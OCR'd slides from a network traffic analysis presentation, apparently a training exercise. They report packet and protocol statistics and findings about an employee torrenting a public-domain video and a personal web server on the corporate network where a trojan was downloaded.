
The remaining went to sites such as google tag manager and google metrics

Ethernet · 33 | IPv4 · 810 | IPv6 · 2 | TCP · 1374 | UDP · 1961

Address	Packets	Bytes	Tx Packets
ns-cloud-e1.googledomains.com	6	576	3
ns-cloud-d1.googledomains.com	6	595	3
ns-cloud-c1.googledomains.com	2	194	1
fullstory.com	161	94 k	80
fcmatch.youtube.com	163	31 k	85
pagead-googlehosted.l.google.com	366	212 k	201
www.google.com	66	12 k	34
www-google-analytics.l.google.com	394	182 k	194
www.gstatic.com	48	6,277	18
pagead.l.doubleclick.net	103	17 k	54
googleapis.l.google.com	13	2,350	6
www-googletagmanager.l.google.com	7[illegible]	59 k	45

Minimal Post and Get Requests

- When observing the behavior of users, it was clear that while they were accessing different websites, there were not many POST or GET requests
- Analysis shows that 87% of all network traffic was TCP




	Percent Packets
NetBIOS Name Service	0.5
NetBIOS Datagram Service	0.0
SMB (Server Message Block Protocol)	0.0
SMB MailSlot Protocol	0.0
Microsoft Windows Browser Protocol	0.0
Multicast Domain Name System	0.1
Local Service Discovery	0.0
Link-local Multicast Name Resolution	0.1
KNX/IP	0.0
Dynamic Host Configuration Protocol	0.0
Domain Name System	4.9
Data	6.5
Connectionless Lightweight Directory Access Protocol	0.1
ADwin configuration protocol	0.4
Transmission Control Protocol	87.1
VSS Monitoring Ethernet trailer	0.6
Transport Layer Security	11.5
NetBIOS Session Service	0.9

Malicious Activity

Torrenting Files


- An employee was torrenting a video (.avi file) from http://publicdominantorrent.info
- During this time, there were several bit torrent packets that established a connection followed by an http GET request for the file in question
- In the GET request, we see the user requested for a Betty Boop video specifically called “Betty Boop Rhythm on the Reservation”




Using the Corporate Network to Post a Personal Web Server

Employees used the company network to create the server: frank-n-ted.com

- The web server used http and tcp protocols
- This user had downloaded a file which turned out to be a trojan virus, verified by virustotal.com
- It is important not to use the company's network for personal web activities. If a malicious actor finds their way into our network our data and access will be compromised





The End